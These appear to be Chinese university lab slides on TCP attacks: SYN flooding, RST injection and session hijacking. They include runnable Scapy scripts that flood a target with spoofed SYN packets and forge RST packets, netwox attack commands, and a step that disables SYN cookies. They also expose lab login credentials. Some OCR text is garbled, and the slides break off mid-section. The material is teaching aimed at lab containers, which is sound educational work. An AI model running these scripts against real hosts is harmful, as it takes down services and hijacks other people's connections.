实验一 TCP协议漏洞利用实验

网安2101-2102 张云鹤
网安2103-2104 梅松
信安2101-2102 肖凌
信安2103-2104 陈凯
密码2101-2102 董枫
网安本硕博 2101 王美珍

华中科技大学网络空间安全学院

主要内容

- 实验目的
- 实验环境
- 实验内容
- 实验要求
- 报告提交

1 实验目的

- 本实验的学习目标是让学生获得有关协议漏洞的第一手经验，以及针对这些漏洞的攻击。
- **TCP/IP**协议中的漏洞代表了协议设计和实现中的一种特殊类型的漏洞，它们提供了宝贵的教训
- 重点学习**TCP**协议的漏洞以及如何利用漏洞进行攻击

2 实验环境

- 登陆vmcourse平台：
  - https://222.20.126.111
  - 虚拟机系统：ubuntu 20.04(seed)
- ubuntu系统的用户密码

  虚拟机用户：ubuntu ， 密码：123456

  容器server用户：root ，密码：123456
- 实验采用一个虚拟机，多个容器来完成

docker容器的使用

- 容器查看
  - sudo docker ps –a

  可以看到已有三个容器：server, user, user2
- 容器启用/停止
  - docker start/stop 容器名
- 进入容器的命令行
  - docker exec –it 容器名 /bin/bash
- 删除容器(实验未完成前不要删除）
  - docker rm 容器名

实验环境截图

3 实验内容

- SYN-flooding攻击
- TCP重置攻击
- TCP会话劫持攻击

netwox工具集

- **Netwox**是一款非常强大和易用的开源工具包，可以创造任意的**TCP/UDP/IP**数据报文。**Netwox**工具包中包含了超过**200**个不同功能的网络报文生成工具，每个工具都拥有一个特定的编号。
- 系统已经安装


netwox工具集

- 运行**netwox**，输入**3**，可以按照关键词搜素想要的工具
- **76 Syn-flood**工具
- **78 TCP RST**攻击
- **40 TCP**会话劫持
- **0** 退出**netwox**
- **netwox** 命令号 **--help**可以查看具体命令的帮助


scapy

- 功能强大，用Python编写的交互式数据包处理程序
- 能让用户发送、嗅探、解析，以及伪造网络报文，可用来侦测、扫描和向网络发动攻击。
- 主要做两件事：发送报文和接收回应
- scapy安装：
  - sudo apt-get install python-scapy

TCP SYN-Flooding攻击



Normal TCP 3-way handshake between user and server



SYN Flood: attacker sends many SYN to server without ACK.
The server is not able to process request from legitimate user

TCP SYN-Flooding攻击

- 利用**netwox**工具
  - netwox 76 -i 172.17.0.3 -p 23
- 利用**Scapy**
- 利用**C**代码

用Scapy进行SYN-Flooding攻击

```
#!/usr/bin/python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

a = IP(dst="172.17.0.3")
b = TCP(sport=1551, dport=23, seq=1551, flags='S')
pkt = a/b

while True:
    pkt['IP'].src = str(IPv4Address(getrandbits(32)))
    send(pkt, verbose = 0)
```

如何变成随机端口？

合法用户还能访问，
DoS未成功，why?

C语言编写程序进行攻击

- 代码：**tcp_flooding.c, myheader.h**
  - 构造IP首部
  - 构造TCP首部
  - 计算TCP校验和
  - 通过原始套接字(或pcap API接口)发送

SYN-Flooding攻击实施

- 关掉**SYNCookie**保护
  - sudo sysctl -w net.ipv4.tcp_syncookies=0
- 查看服务器的连接状态
  - netstat –nat
- 实施攻击
  - netwox 76 -i 172.17.0.3 -p 23 –s raw
- 再次查看服务器的连接状态，比较跟上次的不同
- 从用户机**telnet**服务器，观察
- 停止攻击，再次观察

观察些什么呢？

- 是否能连接到服务器？
- 原来的连接是否还保持？
- 服务器上的**CPU**、内存情况
  - 可以用top命令查看

针对SYN-Flooding攻击的防范措施

- 阻断新建连接
  - 源地址过滤
- 释放无效连接
  - 监视系统的半开连接和不活动连接，超过阈值时释放
- 延缓TCB（Transmission Control Block）分配
  - Syn丢包
  - SYN proxy
  - SYN cache
  - SYN cookie（Linux自带防Syn-flooding攻击）
  - Safe reset
- 启用SYNCookie
  - sudo sysctl -w net.ipv4.tcp_syncookies=1

SYN-Flooding攻击实验任务

- 分别采用**netwox**、**scapy**、**C**程序实施攻击，观察攻击过程中，伪造**ip**/不伪造**ip**，目标主机的连接、**cpu**等情况
- 关闭**syn-cookies**机制，用户主机是否还能访问目标主机的服务（比如**telnet**服务）
- 启用**syn-cookies**机制后，用户主机是否还能访问目标主机的服务


TCP Reset攻击

- TCP Reset攻击可以终止两个受害者之间建立的TCP连接。
- 例如，如果两个用户A和B之间存在已建立的telnet连接（TCP），则攻击者可以伪造一个从A到B的RST报文，从而破坏此现有连接。

TCP Reset攻击

伪造TCP reset包

- 要成功进行此攻击，攻击者需要正确构建TCP RST数据包。




TCP Reset攻击

- **Netwox 78号攻击**
  - 命令: netwox 78 [-d device] [-f filter] [-s spoofip]
  - 参数:
  - -d|--device device　　device name {Eth0}
  - -f|--filter filter　　pcap filter
  - -s|--spoofip spoofip　　IP spoof initialization type {linkbraw}
- 攻击成功的条件：攻击者需要能监听到用户机和目标机的通信，并且用该监听接口攻击

wireshark截包设置

- W…TCP
  …号，
  它…果要
  查…键单
  击…选择
  …选中
  …nd
  W…




利用scapy手动攻击

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING RESET PACKET.........")
ip  = IP(src="10.0.2.6", dst="10.0.2.7")
tcp = TCP(sport=46304, dport=22,flags="R",seq=3206705447)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```


修改reset.py以后，执行python reset.py

Scapy自动攻击

```
SRC  = "10.0.2.6"
DST  = "10.0.2.7"
PORT = 23

def spoof(pkt):
    old_tcp = pkt[TCP]
    old_ip  = pkt[IP]

    ###########################################
    ip  = IP(  src =  ,
               dst =
            )
    tcp = TCP( sport =  ,
               dport =  ,
               seq   =  ,
               flags="R"
             )
    ###########################################

    pkt = ip/tcp
    send(pkt,verbose=0)
    print("Spoofed Packet: {} --> {}".format(ip.src, ip.dst))

f = 'tcp and src host {} and dst host {} and dst port {}'.format(SRC, DST, PORT)
sniff(filter=f, prn=spoof)
```




TCP Reset攻击截图



TCP会话劫持攻击

- TCP会话劫持攻击的目的是通过向此会话中注入恶意内容来劫持两个受害者之间的现有TCP连接（会话）。
- 如果此连接是telnet会话，则攻击者可以将恶意命令（例如，删除重要文件）注入此会话，从而使受害者执行恶意命令。

TCP会话劫持原理




Attacker hijacks the TCP session and sends “Z” to server on behalf of client

TCP会话劫持攻击

- **Netwox 40号攻击**
- **命令: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32] [-B]**
- **参数:**
  - **-l|--ip4-src ip IP4 src {10.0.2.6}**
  - **-m|--ip4-dst ip IP4 dst {5.6.7.8}**
  - **-o|--tcp-src port TCP src {1234}**
  - **-p|--tcp-dst port TCP dst {80}**
  - **-q|--tcp-seqnum uint32 TCP seqnum (rand if unset) {0}**
  - **-H|--tcp-data mixed_data mixed data**

wireshark截包


要伪造发下一个包，需要根据从服务器返回的最后一个报文中的nextseq、ack来伪造。最后一个Telnet数据包内容如下



